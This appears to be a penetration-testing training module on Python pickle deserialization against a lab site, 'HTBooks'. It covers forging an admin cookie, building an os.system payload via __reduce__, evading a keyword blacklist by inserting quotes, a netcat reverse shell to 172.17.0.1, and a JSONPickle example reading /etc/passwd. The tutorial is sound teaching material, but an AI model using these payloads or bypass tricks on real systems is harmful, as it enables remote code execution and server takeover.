Exploiting Python Deserialization

Identifying a Vulnerability (Python)

Scenario (HTBooks)

For this next scenario, let's imagine another company named `HTBooks GmbH & Co KG` hired us to perform a white-box test of their website. We are given the URL, the source code, and the credentials: `franz.mueller:bierislekker`

Initial Recon

Looking at the main page, we see nothing interesting, just some placeholder text.

HTBooks: die führende Freiwilligenbibliothek Österreichs

Was machen wir?


Deutsches Ipsum Dolor id Gesundheit indoctum Mettwurst pri, Zeitgeist meliore Angela Merkel nominavi Wurst Elitr Doppelscheren-Hubtischwagen nam Schadenfreude his Guten Tag reque Entschuldigung assentior. Zeitgeist principes Apfelstrudel ex Lebensabschnittsgefährte Ut Hockenheim solum Schwarzwälder Kirschtorte quas Hackfleisch adversarium Brezel ius, Weltschmerz minim Oktoberfest eum Berlin persecuti zu spät mel. Apfelstrudel oratio Milka vix. Deutsche Mark eloquentiam schnell per. Wiener Schnitzel complectitur Mesut Özil no. Hockenheim illud Oktoberfest ut, Faust pro Autobahn minim Lebkuchen natum Stuttgart mel Weltschmerz Sea Wie geht's singulis Bratwurst dissentias Ohrwurm et. bitte argumentum Weltanschauung an. Siebentausendzweihundertvierundfünfzig lobortis Weihnachten per danke nam Döner probatus Bildung impetus Die unendliche Geschichte

Tradition ist uns wichtig!

Deutsches Ipsum Dolor meliore Lebensabschnittsgefährte et Mettwurst Te Rubin auf Schienen utamur Grimms Märchen Exerci Flughafen eu Donaudampfschiffahrtsgesellschaftskapitän Principes Audi eos genau His Weltanschauung moderatius Zeitgeist at Schweinsteiger omnis Aperol Spritz epicurei, Stuttgart feugait Bier ei. bitte purto Fußballweltmeisterschaft te

deserunt Lebkuchen has Frau Professor Tollit Die Toten Hosen ius Schmetterling Saepe Die unendliche Geschichte elaboraret Zauberer ne, Apfelstrudel eu Weihnachten pertinax, Rotwurst eripuit Brezel no Die unendliche Geschichte Diam Aufenthaltsgenehmigung no Lebensabschnittsgefährte eos Grimms Märchen suscipit Meerschweinchen Eam Bahnhof offendit Handtasche ad Schnaps voluptatibus Danke ad Bezirksschornsteinfegermeister consul Erbsenzähler vix. Grossbritannien

If we click on the `Sign up` link in the navbar, we will find that user registrations have been temporarily disabled. Fortunately for us, we were given a set of credentials, so this doesn't matter too much.



Home Catalog More Sign up Log in

User registrations have been temporarily disabled. Thank you for your understanding.

© 2022 **HTBooks** GmbH & Co. KG. AGB / Impressum / Kontakt / DSVGO

+43 690 4386-9811, Roßauer Lände 47-49, A-1090 Wien

Heading on over to `/login`, we can log into the website using the credentials `franz.mueller:bierislekker` given to us.


Home Catalog More Sign up Log in

franz.mueller

●●●●●●●●●●●●●


☐ Remember me

Login

© 2022 **HTBooks** GmbH & Co. KG. AGB / Impressum / Kontakt / DSVGO


+43 690 4386-9811, Roßauer Lände 47-49, A-1090 Wien

Now that we are logged in, we can navigate to the catalog, where we quickly realize nothing is interesting. It is just a static list of books in stock and their corresponding statuses.



Title	ISBN	Status
Animal Stories, $19.99	978-1-60309-502-0	Not available
Cosmoknights (Book One), $19.99	978-1-60309-454-2	Not available
The Delicacy, $24.99	978-1-60309-492-4	Not available
Doughnuts and Doom, $14.99	978-1-60309-513-6	Available
Dragon Puncher (Book 3): Dragon Puncher Punches Back, $9.99	978-1-60309-514-3	Not available
Essex County, $29.95	978-1-60309-038-4	Not available
Free Pass, $19.99	978-1-60309-505-1	Not available
From Hell: Master Edition #03 (of 10), $7.99	UPC 827714016215 00311	


If we hover over `More` in the navbar, we can see a link to the `Admin Panel`, which is interesting to us.



© 2022 HTBooks GmbH & Co. KG. AGB / Impressum / Kontakt / DSVGO

+43 690 4386-9811, Roßauer Lände 47-49, A-1090 Wien

However, attempting to visit it will result in an `Access Denied` message, presumably since `franz.mueller` is not an administrator.



Access denied.

© 2022 HTBooks GmbH & Co. KG. AGB / Impressum / Kontakt / DSVGO


+43 690 4386-9811, Roßauer Lände 47-49, A-1090 Wien

Checking the source of `templates/admin.html` confirms this theory:

Code: html

```html
{% if user.isAdmin() %}
...
{% else %}
<div class="notification is-danger">
    Access denied.
</div>
{% endif %}
```

With nothing else to look at on the website, we might start looking through the cookies and notice this one called `auth_8bH3mjF6n9` which holds a base64-encoded value:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSit
auth_8b...	gASVSgAAAAA...	172.17.0.2	/	Session	131	false	false	None

```
Data
auth_8bH3mjF6n9: "gASVSgAAAAAA...c2VylHViLg=="
    Created: "Tue, 11 Oct 2022 13:13:12 GMT"
    Domain: "172.17.0.2"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Tue, 11 Oct 2022 13:13:12 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 131
```

If we take the value and decode it locally, we can see that it starts with the bytes `80 04 95` and ends with a `period`. If you recall from the `Introduction to Deserialization Attacks` section, this very likely means it is a `serialized` Python object, and specifically that it was serialized with `Pickle` (protocol version 4).

mayala@htb[/htb] `$ echo gASVSgAAAAAAAACMCXV0aWwuYXV0aJSMB1Nlc3Npb26Uk5QpgZR9lCiMCHVzZXJuYW1lIwNZnJhbnou`

```
bXVlbGxlcpSMBHJvbGWUjAR1c2VylHViLg== | base64 -d | xxd 00000000: 8004 954a 0000
0000 0000 008c 0975 7469 ...J.........uti 00000010: 6c2e 6175 7468 948c 0753
6573 7369 6f6e l.auth...Session 00000020: 9493 9429 8194 7d94 288c 0875 7365
726e ...)..}.(..usern 00000030: 616d 6594 8c0d 6672 616e 7a2e 6d75 656c
ame...franz.muel 00000040: 6c65 7294 8c04 726f 6c65 948c 0475 7365
ler...role...use 00000050: 7294 7562 2e r.ub.
```

Since this is a white-box pentest, we should check the source code to see exactly what this cookie is. By `grepping` for the cookie name, we can see that it is defined in `util/config.py`:

```
mayala@htb[/htb] $ grep 'auth_8bH3mjF6n9' -rn .
./util/config.py:5:AUTH_COOKIE_NAME = "auth_8bH3mjF6n9"
```

And with a follow-up `grep`, we can see that the cookie is set in `app.py`...

```
mayala@htb[/htb] $ grep 'AUTH_COOKIE_NAME' -rn .
./util/config.py:5:AUTH_COOKIE_NAME = "auth_8bH3mjF6n9" ./app.py:13: if
util.config.AUTH_COOKIE_NAME in request.cookies: ./app.py:14: user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME))
./app.py:21: if util.config.AUTH_COOKIE_NAME in request.cookies: ./app.py:23:
user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME))
./app.py:30: if util.config.AUTH_COOKIE_NAME in request.cookies: ./app.py:31:
user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME))
./app.py:38: if util.config.AUTH_COOKIE_NAME in request.cookies: ./app.py:45: if
util.config.AUTH_COOKIE_NAME in request.cookies: ./app.py:53:
resp.set_cookie(util.config.AUTH_COOKIE_NAME, auth) ./app.py:61:
resp.set_cookie(util.config.AUTH_COOKIE_NAME, '', expires=0)
```

... specifically in the `login()` function:

Code: python

```python
...
@app.route("/login", methods = ['GET', 'POST'])
def login():
    if util.config.AUTH_COOKIE_NAME in request.cookies:
        return redirect("/")

    if request.method == 'POST':
        if util.auth.checkLogin(request.form['username'],
request.form['password']):
            resp = make_response(redirect("/"))
            sess = util.auth.Session(request.form['username'])
            auth = util.auth.sessionToCookie(sess).decode()
            resp.set_cookie(util.config.AUTH_COOKIE_NAME, auth)
            return resp

    return render_template("login.html")
...
```

In the code snippet from `login()` we saw that the value of this cookie is generated by `util.auth.sessionToCookie()`, so taking a look inside `util/auth.py` we can see exactly what `util.auth.Session` and `util.auth.sessionToCookie()` are:

Code: python

```python
...
class Session:
    def __init__(self, username):
        con = sqlite3.connect(config.DB_NAME)
        cur = con.cursor()
        res = cur.execute("SELECT username, role FROM users WHERE username = 
?", (username,))
        self.username, self.role = res.fetchone()
        con.close()

    def getUsername(self):
        return self.username

    def getRole(self):
        return self.role

    def isAdmin(self):
        return self.role == 'admin'

def sessionToCookie(session):
    p = pickle.dumps(session)
    b = base64.b64encode(p)
    return b

def cookieToSession(cookie):
    b = base64.b64decode(cookie)
    for badword in [b"nc", b"ncat", b"/bash", b"/sh", b"subprocess", 
b"Popen"]:
        if badword in b:
            return None
    p = pickle.loads(b)
    return p
...
```

Reading through the source code, we can confirm that this authentication cookie is a serialized (pickled) object.

We can see in `app.py` that the `cookieToSession` is called when the user tries to access any page with the `auth_8bH3mjF6n9` cookie set. For example, `/admin`:

Code: python

```python
...
@app.route("/admin")
def admin():
    if util.config.AUTH_COOKIE_NAME in request.cookies:
        user =
util.auth.cookieToSession(request.cookies.get(util.config.AUTH_COOKIE_NAME))
        return render_template("admin.html", user=user)

    return redirect("/login")
...
```

Object Injection (Python)

Setting our Role

In the previous section, we identified a cookie that contains a serialized `util.auth.Session` object, which is deserialized each time a user tries to load a page. We saw in the definition for `util.auth.Session` that `isAdmin()` returns `true` if `self.role` is set to `'admin'`:

Code: python

```python
...
    def isAdmin(self):
        return self.role == 'admin'
...
```

Since cookies are user-controlled data, our first objective is to forge an authentication cookie so that we have the `admin` role instead of the current `user` so that `isAdmin()` will return `true` and we may access the Admin Panel.

For this exploit, we will need to set up the folder structure to be the same as the project:

```
mayala@htb[/htb]$ tree exploit/ exploit/ ├── exploit-admin.py └── util └── auth.py 1 directory, 2 files
```

In the real `util/auth.py`, the role is selected from the SQLite database, but in our `exploit/util/auth.py` we want to be able to specify the role, so we will just recreate the structure of `Session` and define our own constructor where it accepts `username` and `role` as parameters. When a class is serialized in Python, the functions defined inside don't matter, only the value of the variables, so we can delete the rest of the functions. Lastly we will copy the `util.auth.sessionToCookie` and `util.auth.cookieToSession` functions.

Code: python

```python
import pickle
import base64

class Session:
    def __init__(self, username, role):
        self.username = username
        self.role = role

def sessionToCookie(session):
    p = pickle.dumps(session)
    b = base64.b64encode(p)
    return b

def cookieToSession(cookie):
    b = base64.b64decode(cookie)
    for badword in [b"nc", b"ncat", b"/bash", b"/sh", b"subprocess",
b"Popen"]:
        if badword in b:
            return None
    p = pickle.loads(b)
    return p
```

With our version of `util/auth.py` ready, we can work on our main exploit file (`exploit-admin.py`). We will instantiate a session with an arbitrary username and the admin role and call `util.auth.sessionToCookie` so we can get the corresponding cookie:

Code: python

```python
import util.auth
```

```python
s = util.auth.Session("attacker", "admin")
c = util.auth.sessionToCookie(s)
print(c.decode())
```

If we run this exploit, we will get a base64-encoded value:

```
mayala@htb[/htb] $ python3 exploit-admin.py
gASVRgAAAAAAACMCXV...SNIP...b2xllIwFYWRtaW6UdWIu
```

Testing Locally

Before we run any attacks against the live target, we will test it out locally, like in the PHP sections.

```
mayala@htb[/htb] $ python3 Python 3.10.7 (main, Oct 1 2022, 04:31:04) [GCC 12.2.0]
on linux Type "help", "copyright", "credits" or "license" for more information.
>>> import util.auth >>> s =
util.auth.cookieToSession('gASVRgAAAAAAACMCXV...SNIP...b2xllIwFYWRtaW6UdWIu')
>>> s.username 'attacker' >>> s.role 'admin'
```

We see in the output that `s.role` was set to `admin`, so this attack should work.

Running against the Target

We can now overwrite the value of the `auth_8bH3mjF6n9` cookie in our browser and try (re-)loading the admin panel to see if it worked, and we can see it has. The website deserialized the cookie we generated and now thinks we are a user named `attacker` with the `admin` role.

Remote Code Execution

Getting RCE

In the previous section, we generated a cookie value to give ourselves admin access to the website. As a final objective, we will try and abuse the known deserialization to get remote code execution on the web server.

You may have already noticed in the `Identifying a Vulnerability` section that there is some sort of blacklist filter in the `util.auth.cookieToSession` function before the cookie is deserialized. We will need to keep this in mind as we develop our exploit:

Code: python

```
...
def cookieToSession(cookie):
    b = base64.b64decode(cookie)
    for badword in [b"nc", b"ncat", b"/bash", b"/sh", b"subprocess", 
b"popen"]:
        if badword in b:
            return None
    p = pickle.loads(b)
    return p
...
```

We know that we control a value that will be passed to `pickle.loads()`. If we take a look at the documentation about (un-)pickling in Python 3, we will find a lot of information describing the process. The section which is interesting for us right now is the description for the `object.__reduce__()` function.

Reading about `object.__reduce__()`, we see that it returns a tuple that contains:

- A callable object that will be called to create the initial version of the object.
- A tuple of arguments for the callable object.

What this means exactly is that when a pickled object is unpickled, if the pickled object contains a definition for `__reduce__`, it will be used to restore the original object. We can abuse this by returning a callable object with parameters that result in command execution.

Included in the list of words banned by `util.auth.cookieToSession` are `subprocess` and `Popen`. This would be one way to achieve command execution in Python (e.g. `subprocess.Popen(["ls", "-l"])`). There are, of course, many other ways to achieve this, so to bypass the filter, we can choose something else.

In this case, we want to execute `os.system("ping -c 5 <ATTACKER_IP>")`, just to check if the command execution works. This means we will need to define `__reduce__` so it returns `os.system` as the callable object and `"ping -c 5 <ATTACKER_IP>"` as the argument. Since `__reduce__` requires a tuple of arguments we will use `("ping -c 5 <ATTACKER_IP>",)`. We create a new file named `exploit-rce.py` with the following contents:

Code: python

```python
import pickle
import base64
import os
```

```python
class RCE:
    def __reduce__(self):
        return os.system, ("ping -c 5 <ATTACKER_IP>",)

r = RCE()
p = pickle.dumps(r)
b = base64.b64encode(p)
print(b.decode())
```

Running this file, we will get a base64-encoded value that we should be able to set the authentication cookie to and achieve RCE.

mayala@htb[/htb] `$ python3 exploit-rce.py gASVLwAAAAAAAACMBXBvc2l4lIwGc3lzdGVt...SNIP...SFlFKULg==`

Testing Locally

If we test the payload locally...

mayala@htb[/htb] `$ python3 Python 3.10.7 (main, Oct 1 2022, 04:31:04) [GCC 12.2.0] on linux Type "help", "copyright", "credits" or "license" for more information. >>> import util.auth >>> s = util.auth.cookieToSession('gASVLgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBNwaW5nIC1jIDUgMTI3LjAuMC4xlIWUUpQu') PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.044 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.042 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.041 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.041 ms 64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.041 ms --- 127.0.0.1 ping statistics --- 5 packets transmitted, 5 received, 0% packet loss, time 4076ms rtt min/avg/max/mdev = 0.041/0.041/0.044/0.001 ms`

...and run `tcpdump` to capture the ICMP packets so we can confirm the RCE:

mayala@htb[/htb] `$ sudo tcpdump -i lo tcpdump: verbose output suppressed, use -v[v]... for full protocol decode listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes 15:28:15.131656 IP view-localhost > view-localhost: ICMP echo request, id 63693, seq 1, length 64 15:28:15.131668 IP view-localhost > view-localhost: ICMP echo reply, id 63693, seq 1, length 64 15:28:16.135472 IP view-localhost > view-localhost: ICMP echo request, id 63693, seq 2, length 64 ...`

Running against the Target

With the RCE confirmed, let's go for a reverse shell. For this we will want to run `nc -nv <ATTACKER_IP> 9999 -e /bin/sh` on the machine, but the words `nc` and `/sh` are blacklisted. There are many ways we can get around this, one of which is a very simple trick: we can insert single quotes into the blacklisted words. The filter will not detect them anymore, and the shell will ignore them when executing the command. For example:

mayala@htb[/htb]
```
$ h'e'ad /e't'c/p'a's's'wd root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

With this in mind, we can update `exploit-rce.py` to contain our payload, which should bypass the blacklist filter and give us a reverse shell.

Code: python

```python
...
class RCE:
    def __reduce__(self):
        return os.system, ("n''c -nv 172.17.0.1 9999 -e /bin/s''h",)
...
```

Running the file gives us the base64-encoded value:


mayala@htb[/htb]
```
$ python3 exploit-rce.py
gASVLwAAAAAAAACMBXBvc2l4lIwGc3lzdGVt...SNIP...SFlFKULg==
```

We can start a Netcat listener locally, and then paste the value from above into cookie value and reload the page to receive a reverse shell:

mayala@htb[/htb]
```
$ nc -nvlp 9999 Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from
172.17.0.2. Ncat: Connection from 172.17.0.2:32823. ls -l total 56 -rw-r--r-- 1
root root 184 Oct 11 12:55 Dockerfile drwxr-xr-x 1 root root 4096 Oct 11 13:10
__pycache__ -rw-r--r-- 1 root root 2038 Oct 11 12:57 app.py -rw-r--r-- 1 root
root 37 Oct 10 16:51 flag.txt -rw-r--r-- 1 root root 20480 Oct 11 13:10
```

`htbooks.sqlite3 -rw-r--r-- 1 root root 27 Oct 11 12:59 requirements.txt drwxr-xr-x 4 root root 4096 Oct 10 16:51 static drwxr-xr-x 2 root root 4096 Oct 10 16:51 templates drwxr-xr-x 1 root root 4096 Oct 10 16:51 util`

Note that using this cookie value with result in an `Internal Server Error` since we are not passing a legitimate `util.auth.Session` object to `util.auth.cookieToSession`, but the command still ran, so it is alright in our case.


Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Tools of the Trade

Current State

There are no tools for Python deserialization attacks as popular as PHPGGC for PHP. However, the attack vectors are relatively simple and very well-documented.

As I mentioned in a previous section, `pickle` is the default serialization library that comes with Python. However, multiple other libraries offer serialization. These libraries include JSONPickle and PyYAML.

JSONPickle

The technique for deserialization attacks in `JSONPickle` is essentially the same as for `Pickle`. In both cases, you will create a payload using the `object.__reduce__()` function. The resulting serialized object will just look a little different.

An example script of generating an RCE payload and the "vulnerable code" deserializing the payload can be seen below:

Code: python

```python
import jsonpickle
import os

class RCE():
  def __reduce__(self):
    return os.system, ("head /etc/passwd",)

# Serialize (generate payload)
exploit = jsonpickle.encode(RCE())
print(exploit)

# Deserialize (vulnerable code)
jsonpickle.decode(exploit)
```

Running the example script results in proof of code execution:

```
